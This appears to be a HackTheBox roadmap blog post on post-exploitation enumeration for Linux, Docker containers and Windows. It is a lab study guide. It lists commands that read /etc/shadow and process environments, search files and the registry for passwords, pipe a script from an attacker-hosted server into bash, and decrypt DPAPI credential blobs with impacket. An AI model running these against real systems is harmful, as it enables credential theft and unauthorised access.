HackTheBox RoadMap — Phase 5: Post-Exploitation / Local Enumeration

You have a shell (Part 4). Before trying to escalate, you enumerate the box from the inside: who you are, what you can read, what's running, and — most importantly — where credentials are hiding. This phase feeds everything in Part 6.
Firstly: Linux Systems
1 — Grab the User Flag
find / -name "user.txt" 2>/dev/null2 — System Information
whoami
id
hostname
uname -a
cat /etc/os-release
3 — Users and Credentials
cat /etc/passwd | grep -v nologin | grep -v false
cat /etc/shadow 2>/dev/null
cat /etc/group
ls -la /home/
4 — Sudo Permissions
sudo -l5 — SUID Binaries
find / -perm -4000 -type f 2>/dev/null6 — Cron Jobs
cat /etc/crontab

ls -la /etc/cron.*

crontab -l
7 — Writable Files and Directories
find / -writable -type f 2>/dev/null | grep -v proc

find / -writable -type d 2>/dev/null
8 — Config Files and Credentials
grep -rn "password\|passwd\|pass\|credentials\|db_" /var/www/ 2>/dev/null

cat /var/www/html/config.php 2>/dev/null

cat /var/www/html/.env 2>/dev/null

find / -name "*.conf" -o -name "*.config" -o -name "*.ini" 2>/dev/null
9 — Network Information
ifconfig

netstat -tulnp

ss -tulnp
10 — Running Processes
ps aux11 — Command History
history

cat ~/.bash_history
12 — Capabilities
getcap -r / 2>/dev/null13 — Automated Enumeration
# On attacker — host the script

python3 -m http.server 8000

# On target — download and run
curl http://<your_ip>:8000/linpeas.sh | bash
# or
wget http://<your_ip>:8000/linpeas.sh -O /tmp/linpeas.sh && bash /tmp/linpeas.sh
Secondly: Docker Machines
You might not get access to the host machine — you might land in a container instead.
Evidence you're inside a Docker container:
- The hostname is a random container ID (readable hostnames usually mean a real machine; random hex strings mean Docker container IDs).
- You can't find user.txt or root.txt, there are no sudo commands, and no flags in expected locations.
• A .dockerenv file is present:
ls -la /.dockerenv- It's referenced in the cgroup listing:
cat /proc/1/cgroupThe flags are on the host machine, not inside this container. You need to escape this step and get a real SSH session to the host. To get saved credentials from the container's environment:
cat /proc/1/environ | tr '\0' '\n'Thirdly: Windows Systems
1 — System Information
whoami /all
systeminfo
net user
net localgroup administrators
2 — Search for Credentials
findstr /si password .txt .ini .config .xml

reg query HKLM /f password /t REG_SZ /s
3 — Check Privileges
whoami /priv4 — Automated Enumeration
:: WinPEAS

certutil -urlcache -f http://<your_ip>:8000/winpeas.exe winpeas.exe

.\winpeas.exe
Real-world notes
netstat -anoexposes localhost-only services. A cluster of mail ports (25/110/143/587) bound to 127.0.0.1 under one PID pointed straight at a service account (svc_mail) and an internal app worth tunnelling to.- Always list local listeners — the juiciest services never face the network.
- "Encrypted" ≠ safe. The mail app stored user passwords "encrypted," but the DES key + IV were hardcoded inside its DLL. Decompiling the DLL (dnSpy / an online decompiler) handed us the key, and the passwords fell.
- DPAPI credential harvesting. One user's profile held a saved credential (a DPAPI blob) for a different, higher-value user. With that user's password + SID we decrypted their master key, and the master key decrypted the blob — revealing the next account's password:
  impacket-dpapi masterkey -file <GUID> -sid <SID> -password '<pass>'

  impacket-dpapi credential -file <BLOB> -key 0x<decrypted_masterkey>
Lesson: hunt AppData\Roaming\Microsoft\Protect\ (master keys) and ...\Microsoft\Credentials\ (blobs). A user you own is often just a keyring for the user you actually want.
Next up — Part 6: Privilege Escalation, where everything we gathered here becomes the path to root / Domain Admin.
By CyberAlp0 — CyberSkii — Knowledge That Protects
#hackthebox #postexploitation #enumeration #dpapi #linpeas #winpeas #oscp #infosec